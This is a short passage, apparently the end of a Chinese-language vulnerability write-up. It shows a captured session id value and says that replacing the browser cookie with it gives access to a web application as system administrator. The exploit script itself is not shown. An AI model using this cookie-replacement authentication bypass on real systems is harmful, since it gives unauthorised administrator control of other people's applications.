UNAME =  atp3vq46s2beul3b6ujqd6l7e2
```

利用脚本跑出session id,然后替换cookie后,访问http://www.xxx.com/general/



发现成功登录,且用户为系统管理员。